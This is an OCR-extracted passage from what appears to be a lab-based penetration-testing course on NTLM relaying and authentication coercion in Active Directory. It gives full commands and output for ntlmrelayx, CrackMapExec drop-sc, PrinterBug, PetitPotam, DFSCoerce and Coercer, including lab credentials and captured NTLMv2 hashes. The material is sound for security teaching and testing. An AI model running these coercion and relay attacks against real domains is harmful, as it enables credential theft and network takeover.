
```
ntlmrelayx.py -t ldap://172.16.117.3 -smb2support --no-smb-server --http-
port 8008 --no-da --no-acl --no-validate-privs --lootdir ldap_dump

Impacket v0.11.0 - Copyright 2023 Fortra

[*] HTTPD(8008): Connection from 172.16.117.50 controlled, attacking
target ldap://172.16.117.3
[*] HTTPD(8008): Authenticating against ldap://172.16.117.3 as
INLANEFREIGHT/CMATOS SUCCEED
[*] Assuming relayed user has privileges to escalate a user via ACL attack
[*] Dumping domain info for first time
[*] Domain info dumped into lootdir!
```


Note: `thehacker.recipes` blog post WebClient abuse (WebDAV), has some other methods of making a remote system start the WebClient service.

Abusing MSSQL Access

In our first example, we established two sessions from `CMATOS`, one for `SMB` and the other for `MSSQL` on the target `172.16.117.60`. Now that we have gained access to the `MSSQL` service, we can also coerce the account running the MSSQL Service (by default, the computer account, which in this case is `SQL01$`) into authenticating against our attack host and then relay its authentication to any target.

We can use `xp_dirtree`, an undocumented SQL Server system extended procedure that lists every folder, every subfolder, and every file of the path we provide it. In the example below, we capture the hash with an SMB server using `smbserver.py`, however for relaying attacks, we instead use `ntlmrelayx`:



Coming Next


The following section covers `authentication coercion`, a paramount offensive technique that allows us to move laterally across the domain and perform more advanced attacks.

Authentication Coercion

In the previous section we explained how we can force users to initiate authentication against our attack machine using different types of files by placing them in a shared folder. Apart from this method and poisoning and spoofing attacks, there is also another technique known as `authentication coercion`. Unlike poisoning or spoofing, `authentication coercion` attacks initiate an operation that forces the client to authenticate against us even if they do not intend to initiate authentication.

`Authentication coercion` techniques are more target-centric and less opportunistic approaches than poisoning and spoofing techniques. `Authentication coercion` attacks usually rely on insecure code that exits in some protocols used by sensitive servers. As mentioned by @podalirius_ "The root cause of this `vulnerability/feature` in each of these methods is that Windows machines automatically authenticate to other machines when trying to access UNC paths like `\\172.16.117.30\file.txt`." The below sequence

diagram showcases the concept of how we can chain `authentication coercion` with relaying attacks:



Let's explore some common `authentication coercion` tools and techniques.

Tools and Techniques

In this section, we will get to know about the various tools that coerce `SMB` and `HTTP NTLM` authentication from victim targets; regardless of there being a plethora of them, almost all use the same sequence of operations:

1. Authenticate to a remote machine using valid domain credentials (usually over SMB).
2. Connect to a remote SMB pipe such as `\PIPE\netdfs`, `\PIPE\efsrpc`, `\PIPE\lsarpc`, or `\PIPE\lsass`.
3. Bind to an `RPC` protocol to call its methods on an arbitrary target machine.

To practice coercing `HTTP NTLM` authentication, we will need to use the `CrackMapExec` module `drop-sc` on the shared folder `\\DC01\Testing`, to enable the `WebClient` service on `SQL01$` (`172.16.117.60`):

```
crackmapexec smb 172.16.117.3 -u anonymous -p '' -M drop-sc -o
URL=https://172.16.117.30/testing SHARE=Testing FILENAME=@secret

[*] Ignore OPSEC in configuration is set and OPSEC unsafe module loaded
SMB         172.16.117.3    445    DC01             [*] Windows 10.0 Build
17763 x64 (name:DC01) (domain:INLANEFREIGHT.LOCAL) (signing:True)
(SMBv1:False)
SMB         172.16.117.3    445    DC01             [+]
INLANEFREIGHT.LOCAL\anonymous:
DROP-SC     172.16.117.3    445    DC01             [+] Found writable
```

```
share: Testing
DROP-SC     172.16.117.3    445    DC01             [+] [OPSEC] Created
@secret.searchConnector-ms file on the Testing share
```

After waiting a couple of minutes and using `CrackMapExec`'s `webdav` module, we will notice that 172.16.117.60 enabled `WebDAV`:

```
crackmapexec smb 172.16.117.60 -u plaintext$ -p o6@ekK5#rlw2rAe -M webdav

SMB         172.16.117.60   445    SQL01            [*] Windows 10.0 Build
17763 x64 (name:SQL01) (domain:INLANEFREIGHT.LOCAL) (signing:False)
(SMBv1:False)
SMB         172.16.117.60   445    SQL01            [+]
INLANEFREIGHT.LOCAL\plaintext$:o6@ekK5#rlw2rAe
WEBDAV      172.16.117.60   445    SQL01            WebClient Service
enabled on: 172.16.117.60
```

MS-RPRN PrinterBug

The `PrinterBug` technique abuses Print System Remote Protocol (`MS-RPRN` / `RPRN`), a protocol used by the Print Spooler Service, which runs by default on all Windows machines. Specifically, `PrinterBug` takes advantage of the RpcRemoteFindFirstPrinterChangeNotificationEx method, which creates a remote change notification object that monitors changes to printer objects and sends change notifications to print clients using either RpcRouterReplyPrinter (section 3.2.4.1.2) or RpcRouterReplyPrinterEx (section 3.2.4.1.4). `PrinterBug` uses `RpcRemoteFindFirstPrinterChangeNotificationEx` to coerce `SMB NTLM` authentication from a domain-joined machine by forcing it to send a notification to an attacker-controlled machine, which requires authentication.

Security researchers have developed many tools to abuse `PrinterBug` using different programming languages, including printerbug.py (Python), MSRPRN-coerce (Python), and SpoolSample (C#). We will use `printerbug.py` (found at `/home/htb-student/tools/krbrelayx`) and the credentials of the computer account we created in the previous section to coerce the DC (172.16.117.3) to authenticate against our attack machine (172.16.117.30). `printerbug.py` has two positional arguments, `target` and `listener`; `target` uses the format `domain/user:password@target` to specify the victim machine, while `listener` specifies the hostname or IP address of the attack machine that `printerbug.py` will coerce authenticating against (additionally, we can use `-no-pass` if we want to proxy `printerbug.py` through `ntlmrelayx`):

```
python3 printerbug.py
inlanefreight/plaintext$:'o6@ekK5#rlw2rAe'@172.16.117.3 172.16.117.30
```

```
[*] Impacket v0.10.1.dev1+20230718.100545.fdbd2568 - Copyright 2022 Fortra

[*] Attempting to trigger authentication via rprn RPC at 172.16.117.3
[*] Bind OK
[*] Got handle
DCERPC Runtime Error: code: 0x5 - rpc_s_access_denied
[*] Triggered RPC backconnect, this may or may not have worked
```

After executing the command, we will notice that `Responder` (make sure to have the `SMB` server in `Responder.conf` set to `On`) has captured the `SMB NTLMv2-SSP hash` of `DC01$`:

```
python3 Responder.py -I ens192

                                         __
  .----.-----.-----.-----.-----.-----.--|  |.-----.----.
  |   _|  -__|__ --|  _  |  _  |     |  _  ||  -__|   _|
  |__| |_____|_____|   __|_____|__|__|_____||_____|__|
                   |__|

<SNIP>

[+] Listening for events...

[SMB] NTLMv2-SSP Client   : 172.16.117.3
[SMB] NTLMv2-SSP Username : INLANEFREIGHT\DC01$
[SMB] NTLMv2-SSP Hash     :
DC01$::INLANEFREIGHT:24044d80125dd669:F3DC56D71629EA180ED2C542D622AF79:010
100000000000080<SNIP>
```


To coerce `HTTP NTLM` authentication on `WebDAV`-enabled hosts, we use the same syntax; however, for the listener, we will set it as a valid `WebDAV` connection string, using the format `ATTACKER_MACHINE_NAME@PORT/PATH`:

- `ATTACKER_MACHINE_NAME` must be the `NetBIOS` or `DNS` name of the attacker machine (`Responder` provides one by default when we start it); however, because `Responder` will poison broadcast traffic in any case, we set it to an arbitrary string. In our case, we will set it to `SUPPORTPC`.
- `PORT` specifies an arbitrary port the `WebDAV` service will use to connect to the attack machine. In our case, we will set it to `80`.
- `PATH` specifies an arbitrary path the `WebDAV` service will attempt to connect. In our case, we will set it to `print`.

```
python3 printerbug.py
inlanefreight/plaintext$:'o6@ekK5#rlw2rAe'@172.16.117.60
```

```
SUPPORTPC@80/print

[*] Impacket v0.10.0 - Copyright 2022 SecureAuth Corporation

[*] Attempting to trigger authentication via rprn RPC at 172.16.117.60
[*] Bind OK
[*] Got handle
RPRN SessionError: code: 0x6ba - RPC_S_SERVER_UNAVAILABLE - The RPC server
is unavailable.
[*] Triggered RPC backconnect, this may or may not have worked
```

After executing the command, we will notice that `Responder` (make sure to have the `HTTP` server in `Responder.conf` set to `On`) has captured the `WebDAV NTLMv2 hash` of `SQL01$`:

```
[*] [NBT-NS] Poisoned answer sent to 172.16.117.60 for name SUPPORTPC
(service: Workstation/Redirector)
[*] [MDNS] Poisoned answer sent to 172.16.117.60   for name
supportpc.local
[*] [LLMNR]  Poisoned answer sent to 172.16.117.60 for name supportpc
[HTTP] Sending NTLM authentication request to fe80::1559:28a9:7c9:caca
[WebDAV] NTLMv2 Client   : fe80::1559:28a9:7c9:caca
[WebDAV] NTLMv2 Username : INLANEFREIGHT\SQL01$
[WebDAV] NTLMv2 Hash     :
SQL01$::INLANEFREIGHT:26f495d9cf2db5ee:4AA96074630A7A9F52DA1D66284DC2D9:01
010000000000000993EE3BBDD<SNIP>
```

MS-EFSR PetitPotam

PetitPotam abuses the EfsRpcOpenFileRaw and EfsRpcEncryptFileSrv methods of Encrypting File System Remote Protocol (`MS-EFSR` / `EFSRPC`). Similar to the `PrinterBug`, `PetitPotam` requires valid domain credentials; however, prior to patching the two abused methods as addressed in CVE-2021-36942, attackers without valid domain credentials were able to coerce authentication from any domain-joined machine, including domain controllers. However, suppose we do not have valid domain credentials and encounter hosts with patched `EfsRpcOpenFileRaw` and `EfsRpcEncryptFileSrv`. In that case, we can try ly4k's PetitPotam, which implements other methods not implemented in the original `PetitPotam`.

`PetitPotam.py` (found at `/home/htb-student/tools/PetitPotam`) has two positional arguments, `listener` and `target,` both of which can be a hostname or an IP address; however, the former is for the attack machine while the latter is for the victim to coerce authentication from; the arguments `--username/-u` and `--password/-p` specify the valid domain credentials for `PetitPotam.py` to use (we can use `-no-pass` if we want to proxy `PetitPotam.py` through `ntlmrelayx`):

```
python3 PetitPotam.py 172.16.117.30 172.16.117.3 -u 'plaintext$' -p
'o6@ekK5#rlw2rAe' -d inlanefreight.local


              ___            _        _       _         ___             _
             | _ \   ___    | |_     (_)     | |_      | _ \   ___    | |_
__ _    _ __
             |  _/  / -_)   |  _|    | |     |  _|     |  _/  / _ \   |  _|
/ _` |  | '  \
            _|_|_   \___|   _\__|   _|_|_   _\__|    _|_|_   \___/   _\__|
\__,_|  |_|_|_|
          _| """ |_|"""""|_|"""""|_|"""""|_|"""""|_| """
|_|"""""|_|"""""|_|"""""|_|"""""|
          "`-0-0-'"`-0-0-'"`-0-0-'"`-0-0-'"`-0-0-'"`-0-0-'"`-0-0-'"`-0-0-
'"`-0-0-'"`-0-0-'

               PoC to elicit machine account authentication via some MS-
EFSRPC functions
                                       by topotam (@topotam77)

                    Inspired by @tifkin_ & @elad_shamir previous work on
MS-RPRN

Trying pipe lsarpc
[-] Connecting to ncacn_np:172.16.117.3[\PIPE\lsarpc]
[+] Connected!
[+] Binding to c681d488-d850-11d0-8c52-00c04fd90f7e
[+] Successfully bound!
[-] Sending EfsRpcOpenFileRaw!
[-] Got RPC_ACCESS_DENIED!! EfsRpcOpenFileRaw is probably PATCHED!
[+] OK! Using unpatched function!
[-] Sending EfsRpcEncryptFileSrv!
[+] Got expected ERROR_BAD_NETPATH exception!!
[+] Attack worked!
```

```
python3 Responder.py -I ens192

  .----.-----.-----.-----.-----.-----.--|  |.-----.----.
  |   _|  -__|__ --|  _  |  _  |     |  _  ||  -__|   _|
  |__| |_____|_____|   __|_____|__|__|_____||_____|__|
                   |__|

<SNIP>

[+] Listening for events...

[SMB] NTLMv2-SSP Client   : 172.16.117.3
[SMB] NTLMv2-SSP Username : INLANEFREIGHT\DC01$
```

```
[SMB] NTLMv2-SSP Hash     :
DC01$::INLANEFREIGHT:24044d80125dd669:F3DC56D71629EA180ED2C542D622AF79:010
100000000000080<SNIP>
```

We use the same syntax to coerce `HTTP NTLM` authentication on `WebDAV`-enabled hosts. However, for the listener, we will set it as a valid `WebDAV` connection string:

```
python3 PetitPotam.py WIN-MMRQDG2R0ZX@80/files 172.16.117.60 -u
'plaintext$' -p 'o6@ekK5#rlw2rAe'



              ___            _        _       _         ___              _
             | _ \   ___     | |_     (_)     | |_      | _ \   ___     | |_
__ _    _ __
             |  _/  / -_)    |  _|    | |     |  _|     |  _/  / _ \    |  _|
/ _` |  | '  \
            _|_|_   \___|   _\__|   _|_|_   _\__|   _|_|_   \___/   _\__|
\__,_|  |_|_|_|
          _| """ |_|""""|_|""""|_|""""|_|""""|_| """
|_|""""|_|""""|_|""""|_|""""|
          "`-0-0-'"`-0-0-'"`-0-0-'"`-0-0-'"`-0-0-'"`-0-0-'"`-0-0-'"`-0-0-
'"`-0-0-'"`-0-0-'

              PoC to elicit machine account authentication via some MS-
EFSRPC functions
                                     by topotam (@topotam77)

                    Inspired by @tifkin_ & @elad_shamir previous work on
MS-RPRN

Trying pipe lsarpc
[-] Connecting to ncacn_np:172.16.117.60[\PIPE\lsarpc]
[+] Connected!
[+] Binding to c681d488-d850-11d0-8c52-00c04fd90f7e
[+] Successfully bound!
[-] Sending EfsRpcOpenFileRaw!
[-] Got RPC_ACCESS_DENIED!! EfsRpcOpenFileRaw is probably PATCHED!
[+] OK! Using unpatched function!
[-] Sending EfsRpcEncryptFileSrv!
[+] Got expected ERROR_BAD_NETPATH exception!!
[+] Attack worked!
```

```
[*] [NBT-NS] Poisoned answer sent to 172.16.117.60 for name WIN-
MMRQDG2R0ZX (service: Workstation/Redirector)
[*] [MDNS] Poisoned answer sent to 172.16.117.60   for name win-
mmrqdg2r0zx.local
```

```
[*] [LLMNR]  Poisoned answer sent to 172.16.117.60 for name win-
mmrqdg2r0zx
[WebDAV] NTLMv2 Client   : fe80::1559:28a9:7c9:caca
[WebDAV] NTLMv2 Username : INLANEFREIGHT\SQL01$
[WebDAV] NTLMv2 Hash     :
SQL01$::INLANEFREIGHT:715dc37f7e25ef48:F5A3856A112F4159F0F2715AA1F31E22:01
01000000000000E8C027D7D7<SNIP>
```

MS-DFSNM DFSCoerce

DFSCoerce abuses the NetrDfsAddStdRoot and NetrDfsRemoveStdRoot methods of Distributed File System (DFS): Namespace Management Protocol (`MS-DFSNM`); similar to the previous tools, we need valid domain credentials to use it (`DFSCoerce` does not seem capable of coercing `HTTP NTLM` authentication):

```
python3 dfscoerce.py -u 'plaintext$' -p 'o6@ekK5#rlw2rAe' 172.16.117.30
172.16.117.3

[-] Connecting to ncacn_np:172.16.117.3[\PIPE\netdfs]
[+] Successfully bound!
[-] Sending NetrDfsRemoveStdRoot!
NetrDfsRemoveStdRoot
ServerName:                   '172.16.117.30\x00'
RootShare:                    'test\x00'
ApiFlags:                     1

DCERPC Runtime Error: code: 0x5 - rpc_s_access_denied
```



```
[SMB] NTLMv2-SSP Client   : 172.16.117.3
[SMB] NTLMv2-SSP Username : INLANEFREIGHT\DC01$
[SMB] NTLMv2-SSP Hash     :
DC01$::INLANEFREIGHT:e2d2339638fc5fd6:D4979A923DD76BC3CFA418E94958E2B0:010
100000000000000E0550D97C<SNIP>
```


Coercer

Coercer is a powerful `authentication coercion` tool that automates the abuse of 17 methods in 5 `RPC` protocols (to know more, watch the Black hat 2022 talk Searching for RPC Functions to Coerce Authentications in Microsoft Protocols by @podalirius_); let us look at the `scan` and `coerce` modes `Coercer` has (it also has a fuzz mode).

Scan Mode

The `scan` mode tests the RPC calls listening on a victim machine to determine if we can abuse them to coerce authentication. Although it is not required to start `Responder` when using the `scan` mode, the color code of `Coercer` might be misleading: regardless that we receive `SMB NTLM` hashes after running it, `Coercer` prints the debug messages in red font color (unlike in `coerce` mode, as we will see next):


```
Coercer scan -t 172.16.117.50 -u 'plaintext$' -p 'o6@ekK5#rlw2rAe' -d
inlanefreight.local -v

      ______
     / ____/___  ___  _____________  _____
    / /   / __ \/ _ \/ ___/ ___/ _ \/ ___/
   / /___/ /_/ /  __/ /  / /__/  __/ /      v2.4-blackhat-edition
   \____/\____/\___/_/   \___/\___/_/       by @podalirius_

[info] Starting scan mode
[info] Scanning target 172.16.117.50
[+] Listening for authentications on '172.16.117.30', SMB port 445
[!] SMB named pipe '\PIPE\Fssagentrpc' is not accessible!
[!] SMB named pipe '\PIPE\efsrpc' is not accessible!
[+] SMB named pipe '\PIPE\eventlog' is accessible!
   [+] Successful bind to interface (82273fdc-e32a-18c3-3f78-827929dc23ea,
0.0)!
      [!] (NO_AUTH_RECEIVED) MS-EVEN->ElfrOpenBELW(BackupFileName='\??
\UNC\172.16.117.30\sXd63wiK\aa')
<SNIP>
```



Coerce Mode

The `coerce` mode abuses the `RPC` calls on a victim machine to coerce authentication so that we can relay them over to relay targets, using `ntlmrelayx`, for example. We will use the `--always-continue` option because otherwise, `Coercer` will prompt us whether to continue coercing for every `RPC` call. Unlike the output for the `scan` mode, even if it is an error message and authentication was coerced, `Coercer` will use the green font color:

```
Coercer coerce -t 172.16.117.50 -l 172.16.117.30 -u 'plaintext$' -p
'o6@ekK5#rlw2rAe' -d inlanefreight.local -v --always-continue

      ______
     / ____/___  ___  _____________  _____
    / /   / __ \/ _ \/ ___/ ___/ _ \/ ___/
   / /___/ /_/ /  __/ /  / /__/  __/ /      v2.4-blackhat-edition
   \____/\____/\___/_/   \___/\___/_/       by @podalirius_

[info] Starting coerce mode
[info] Scanning target 172.16.117.50
[+] Coercing '172.16.117.50' to authenticate to '172.16.117.30'
[!] SMB named pipe '\PIPE\Fssagentrpc' is not accessible!
[!] SMB named pipe '\PIPE\efsrpc' is not accessible!
[+] SMB named pipe '\PIPE\eventlog' is accessible!
   [+] Successful bind to interface (82273fdc-e32a-18c3-3f78-827929dc23ea,
0.0)!
      [!] (NO_AUTH_RECEIVED) MS-EVEN->ElfrOpenBELW(BackupFileName='\??
\UNC\172.16.117.30\eYZugFvq\aa')
[+] SMB named pipe '\PIPE\lsarpc' is accessible!
   [+] Successful bind to interface (c681d488-d850-11d0-8c52-00c04fd90f7e,
1.0)!
      [>] (-testing-) MS-
EFSR->EfsRpcDecryptFileSrv(FileName='\\172.16.117.30\MCdr2yRV\file.txt\
[+] (ERROR_BAD_NETPATH) MS-
EFSR->EfsRpcDecryptFileSrv(FileName='\\172.16.117.30\MCdr2yRV\file.txt\x0
0')
      [+] (ERROR_BAD_NETPATH) MS-
EFSR->EfsRpcDecryptFileSrv(FileName='\\172.16.117.30\TTT3UX3c\\x00')
<SNIP>
```



HTTP NTLM Authentication Coercion

`Coercer` has the `--auth-type` option that allows us to specify either `http` or `smb`, depending on the type of `NTLM` authentication we want to coerce; however, unfortunately, all 2.* releases of `Coercer` cannot successfully coerce `HTTP NTLM` authentication on hosts with `WebDAV` enabled (the tool only can coerce `SMB NTLM` authentication). Regardless of offering fewer methods compared to 2.* releases, release 1.6 successfully coerces `HTTP NTLM` authentication. We need to use the `-wh` option to specify the `WebDAV` host (we will use `SUPPORTPC2`; however, we can always use `Responder's Machine Name`), and `-wp` specifies the `WebDAV` port (we will use `80`):

```
python3 Coercer.py -t 172.16.117.60 -u 'plaintext$' -p 'o6@ekK5#rlw2rAe' -
wh SUPPORTPC2 -wp 80 -v


      ______
     / ____/___  ___  _____________  _____
    / /   / __ \/ _ \/ ___/ ___/ _ \/ ___/
   / /___/ /_/ /  __/ /  / /__/  __/ /      v1.6
   \____/\____/\___/_/   \___/\___/_/       by @podalirius_

[debug] Detected 5 usable pipes in implemented protocols.
[172.16.117.60] Analyzing available protocols on the remote machine and
perform RPC calls to coerce authentication to None ...
         <SNIP>
         [>] Connecting to ncacn_np:172.16.117.60[\PIPE\lsarpc] ...
success
   [>] Pipe '\PIPE\lsarpc' is accessible!
         [>] Connecting to ncacn_np:172.16.117.60[\PIPE\lsarpc] ...
success
         [>] Binding to <uuid='c681d488-d850-11d0-8c52-00c04fd90f7e',
version='1.0'> ... success
```

```
         [>] Connecting to ncacn_np:172.16.117.60[\PIPE\lsarpc] ...
success
         [>] Binding to <uuid='c681d488-d850-11d0-8c52-00c04fd90f7e',
version='1.0'> ... success
      [>] On '172.16.117.60' through '\PIPE\lsarpc' targeting 'MS-
EFSR::EfsRpcOpenFileRaw' (opnum 0) ... rpc_s_access_denied
      [>] On '172.16.117.60' through '\PIPE\lsarpc' targeting 'MS-
EFSR::EfsRpcEncryptFileSrv' (opnum 4) ... ERROR_BAD_NETPATH (Attack has
worked!)
      [>] On '172.16.117.60' through '\PIPE\lsarpc' targeting 'MS-
EFSR::EfsRpcDecryptFileSrv' (opnum 5) ... ERROR_BAD_NETPATH (Attack has
worked!)
      [>] On '172.16.117.60' through '\PIPE\lsarpc' targeting 'MS-
EFSR::EfsRpcQueryUsersOnFile' (opnum 6) ... ERROR_BAD_NETPATH (Attack has
worked!)
      [>] On '172.16.117.60' through '\PIPE\lsarpc' targeting 'MS-
EFSR::EfsRpcQueryRecoveryAgents' (opnum 7) ... ERROR_BAD_NETPATH (Attack
has worked!)
      [>] On '172.16.117.60' through '\PIPE\lsarpc' targeting 'MS-
EFSR::EfsRpcEncryptFileSrv' (opnum 12) ... ERROR_BAD_NETPATH (Attack has
worked!)
<SNIP>

[+] All done!
```



```
[*] [LLMNR]  Poisoned answer sent to 172.16.117.60 for name supportpc2
[*] [MDNS] Poisoned answer sent to 172.16.117.60   for name
supportpc2.local
[HTTP] Sending NTLM authentication request to fe80::1559:28a9:7c9:caca
[WebDAV] NTLMv2 Client   : fe80::1559:28a9:7c9:caca
